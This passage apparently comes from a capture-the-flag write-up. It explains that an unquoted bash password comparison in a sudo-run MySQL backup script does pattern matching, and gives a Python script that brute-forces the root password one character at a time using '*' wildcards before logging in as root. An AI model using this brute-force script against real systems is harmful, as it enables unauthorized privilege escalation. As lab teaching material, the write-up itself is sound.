/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
```

- We can see, that in the line - `if [[ $DB_PASS == $USER_PASS ]]; then /usr/bin/echo "Password confirmed!"` in the if statement the comparison is done without using quotes.
- It should have been like - `if [[ "$DB_PASS" == "$USER_PASS" ]];`
- In bash, on variable comparison without quotes, it does pattern matching instead of treating it as a string.
- We can take it's advantage and try to brute force the password, character by character.
- We can make the password pattern as - '{character}*'
- The python code -

```
import string
import subprocess
```


```
all= string.ascii_letters + string.digits
password=""

found= False

while not found:
        for character in all:
                command= f"echo '{password}{character}*' | sudo /opt/scripts/mysql-backup.
sh"
                output= subprocess.run(command, shell=True, stdout=subprocess.PIPE, stderr
=subprocess.PIPE, text=True).stdout

                if "Password confirmed!" in output:
                        password += character
                        print(password)
                        break
```

- Running the above bruteforcing script -



- Now, we can login as root using the password above and get the root flag.